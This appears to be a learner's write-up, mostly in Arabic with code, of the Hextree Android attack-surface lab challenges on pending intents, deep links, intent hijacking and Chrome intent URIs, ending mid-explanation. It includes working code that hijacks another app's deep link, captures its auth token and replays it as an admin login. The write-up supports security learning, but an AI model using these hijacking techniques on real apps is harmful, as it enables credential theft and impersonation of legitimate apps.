
1- create activity with action "io.hextree.attacksurface.MUTATE_ME"

```
    <activity
        android:name=".SecondActivity"
        android:exported="true" >
        <intent-filter>
            <action android:name="io.hextree.attacksurface.MUTATE_ME" />

            <category android:name="android.intent.category.DEFAULT" />
        </intent-filter>
    </activity>
```

2- code for SencodActivity

```
public class SecondActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Intent receivedIntent = getIntent();
        PendingIntent pendingIntent =
receivedIntent.getParcelableExtra("pending_intent");

        Intent modifiedIntent = new
Intent("io.hextree.attacksurface.GIVE_FLAG");
        modifiedIntent.putExtra("code", 42);

        try {
            pendingIntent.send(this, 0, modifiedIntent);
        } catch (PendingIntent.CanceledException e) {
            e.printStackTrace();
        }
        finish();
    }
}
```

flag is : HXT{teenage-mutable-intent-turtles-s2df}



DeepLink

هنا بقي ده بيبقي عبارة عن URI بس مربوط بالتطبيق يعني لو لما تفتحه في المتصفح بيفتح في التطبيق بيكون مثل scheme://host?query=value اول حاجة scheme, host بيكزن انتا اللي بتحددهم في AndroidMeniFast.xml زي كده مثلا ده عبارة عن DeepLinkHacking : activit بنحددله Category: BROWSABLE يعني يفتح في المتصفح وبنحدد بقي "scheme="hex" , host: "flag

كده بقي اللي هنفتحه في المتصفح هيكون hex://flag

```xml
<activity android:name=".DeepLinkeHacking"
    android:exported="true">
    <intent-filter>
        <!-- Handle VIEW actions -->
        <action android:name="android.intent.action.VIEW" />

        <!-- Allow the activity to be opened by browsers or deep links -->
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />

        <!-- Define any specific scheme or host if required -->
        <data android:scheme="hex"  android:host="flag"/> <!-- Example for HTTP links -->
    </intent-filter>
</activity>
```


Flag 13

هنا علشان نجيب flag هو محدد url نفتحه ونديله deeplink اللي هو محدده اللي هيكون hex://flag?action=give-me واول ما نفتحه في المتصفح هيربطه بالتطبيق ويفتح في التطبيق

```java
    }

    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, androidx.
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.f = new LogHelper(this);
        Intent intent = getIntent();
        if (intent == null) {
            finish();
        }
        if (isDeeplink(intent)) {
            Uri data = intent.getData();
            if (data.getHost().equals("flag") && data.getQueryParameter("action").equals("give-me")) {
                this.f.addTag(data.getQueryParameter("action"));
                success(this);
                return;
            } else {
                if (!data.getHost().equals("open") || data.getQueryParameter("message") == null) {
                    return;
                }
                Toast.makeText(this, "Website: " + data.getQueryParameter("message"), 1).show();
                return;
            }
        }
        Intent intent2 = new Intent("android.intent.action.VIEW");
        intent2.setData(Uri.parse("https://ht-api-mocks-lcfc4kr5oa-uc.a.run.app/android-link-builder?href=hex:/,
        startActivity(intent2);
    }
}
```


1- open this url https://ht-api-mocks-lcfc4kr5oa-uc.a.run.app/android-link-builder?href=hex://flag?action-give-me

Flag is **HXT{browser-link-or-app2app-s82h}**



Intent hijacking

هو مثلا ان احنا بنعمل لينا intent-filter زي intent-filter بتاع التطبيق زي كده مثلا فكده مثلا لما user يفتح deeplink معين خاص ب youtube وي كده مثلا vnd.youtube هيأله تفتح بقي اما باستخدام youtube او باستخدام التطبيق بتاعنا فكده احنا عملنا hijack for youtube



بس هنا user هيعرف ان ActivitiesTest ده مش بتاعه فيقوم فاتحه باستخدام youtube فاحنا ممكن نغير الاسم ويكون youtube

امتي بقي استخدم hijack intent? لما يكون مثلا التطبيق بيتقل معلومات مهمة فانا ممكن اخليه ينقله للتطبيق بتاعي


flag 14

هنا بقي ده تطبيق لل hijack من خلاله هنعرف نجيب flag : هنا اهو اولحاجة بيستخدم deeplink هو hex://token

```xml
<activity
    android:name="io.hextree.attacksurface.activities.Flag14Activity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="hex"
            android:host="token"/>
    </intent-filter>
</activity>
```

```java
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    this.f = new LogHelper(this);
    Intent intent = getIntent();
    if (intent == null) {
        finish();
    }
    if (intent.getAction() == null) {
        Log.i("Hextree", "browser intent");
        Intent intent2 = new Intent("android.intent.action.VIEW");
        String uuid = UUID.randomUUID().toString();
        SolvedPreferences.putString(getPrefixKey("challenge"), uuid);
        intent2.setData(Uri.parse("https://ht-api-mocks-lcfc4kr5oa-uc.a.run.app/android-app-auth?authChalle
        startActivity(intent2);
        return;
    }
    if (intent.getAction().equals("android.intent.action.VIEW")) {
        Uri data = intent.getData();
        String queryParameter = data.getQueryParameter("type");
        String queryParameter2 = data.getQueryParameter("authToken");
        String queryParameter3 = data.getQueryParameter("authChallenge");
        String string = SolvedPreferences.getString(getPrefixKey("challenge"));
        if (queryParameter == null || queryParameter2 == null || queryParameter3 == null || !queryParamete
            Toast.makeText(this, "Invalid login", 1).show();
            finish();
            return;
        }
        this.f.addTag(queryParameter);
        try {
            String encodeToString = Base64.getEncoder().encodeToString(MessageDigest.getInstance("SHA-256")
            if (encodeToString.equals("a/AR9b0XxHEX7zrjx5KNOENTqbsPi6IsX+MijDA/92w=")) {
                if (queryParameter.equals("user")) {
                    Toast.makeText(this, "User login successful", 1).show();
                } else if (queryParameter.equals("admin")) {
                    Log.i("Flag14", "hash: " + encodeToString);
                    this.f.addTag(queryParameter2);
                    Toast.makeText(this, "Admin login successful", 1).show();
                    success(this);
                }
            }
        } catch (NoSuchAlgorithmException e) {
            throw new RuntimeException(e);
        }
    }
}
```

هنا اهو الكود هو بيبعت باستخدام url ده "https://ht-api-mocks-lcfc4kr5oa-uc.a.run.app/android-app-auth?authChallenge بيبعت بيانات لل app ان هو user



احنا لو لاقين في اخر الكود ان احنا برده ممكن نستخدم hex://token ونرسل برده بس نخلي user=admin بس احنا كده حتاجين نعرف اي هما authToken, authChallenge, challenge

دول بقي علشان نجيبهم لازم نعمل hijack لل activity علشان لما ندوس علي ارسال بيانات user يجيلنا احنا وبكده نعرف ايه هما authToken, authChallenge, challenge ونبعت بقي عادي ان احنا admin


1- hijack the activity : on androidMeniFast.xml create the same intent-filter for app

```
<activity android:name=".MainActivity2"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data
                    android:scheme="hex"
                    android:host="token"/>
            </intent-filter>
        </activity>
```

2- on DeepLinkHacking : receive the data

```
Intent intent=getIntent();
Utils.showDialog(this,intent);
```

هنا اهو بقي لما بعمل connect بيجيب انا هفتحه باي تطبيق وهنلاقي التطبيق بتاعنا جواه معنا كده ان احنا بقي عملنا intent hijacking



لو فتحنا بقي logcat هلانقي فعلا authToken, authChallenge, challenge اتبعتوا

hex://token?authToken=598cc075e4379d027f61c02866917c6f1d992c67&type=user&authChallenge=5e5b0385-d6ee-4db1-b8c4-17f29b54bc35


كده بقي ناخد اللي عملنها ده ونبعتوا باستخدام intent هيبقي نفس url بس هنغير type from user to admin

hex://token?authToken=598cc075e4379d027f61c02866917c6f1d992c67&type=admin&authChallenge=5e5b0385-d6ee-4db1-b8c4-17f29b54bc35

يبقي كده الكود النهائي

```
Intent hijack_intent = getIntent();
        if(hijack_intent.getAction() == "android.intent.action.VIEW"){
            Uri data = hijack_intent.getData();
            Log.d("queryParameters", String.valueOf(data));
            String authToken = data.getQueryParameter("authToken");
            String authChallenge = data.getQueryParameter("authChallenge");

            Intent hack_intent = new Intent();
            hack_intent.setAction("android.intent.action.VIEW");

hack_intent.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.activities.Flag14Activity");
            hack_intent.setData(Uri.parse("hex://token?authToken="+authToken+"&type=admin&authChallenge="+authChallenge));
            startActivity(hack_intent);
        }
```

flag **HXT{hijacked-login-token-abjh28a}**



Android Intents with Chrome

هنا بقي Chrome عنده feature هي انه هو بيحدد ايه هما التطبيقات اللل يلازم تفتح بس يعني مثلا لو جيت اعمل intent hijacking لتطبيق معين هو مش هيفتح باستخدام التطبيق بتاعي علشان في خاصية متفعلة بتحدد ايه هو التطبيق اللي يفتح فقط وده من خلال ان هو بيحط لينك intent اللي عايز يفتح من خلال tage> <a>

```
intent:
   HOST/URI-path // Optional host
   #Intent;
      package=\[string\];
      action=\[string\];
      category=\[string\];
      component=\[string\];
      scheme=\[string\];
   end;
```

يمكنك إضافة رابط (`<a>` Anchor>) في صفحة الويب يحتوي على "Intent URI"، وهو رابط خاص يخبر نظام Android بفتح تطبيق معين بدلاً من فتح صفحة ويب.

```
<a
href="intent://example.com/#Intent;scheme=yourappscheme;package=com.example.
yourapp;end">
    افـتح الـتطبيق
</a>
```

اول ما ادوس علي اللينك في web هيفتح التطبيق اللي محدده

Flag 15

دلوقتي بقي هنا في هو بيقول ان مش محدد في AndroidMeniFast.xml قينة لل scheme and host فاحنا كده لازم نحط extra data فعلشان نحط قيمة لل schema,host

S.action=open;B.flag=true --> S --> string , B boolean

```
<activity
    android:name="io.hextree.attacksurface.activities.Flag15Activity"
    android:exported="true">
    <intent-filter>
        <action android:name="io.hextree.action.GIVE_FLAG"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
    </intent-filter>
</activity>
```

```
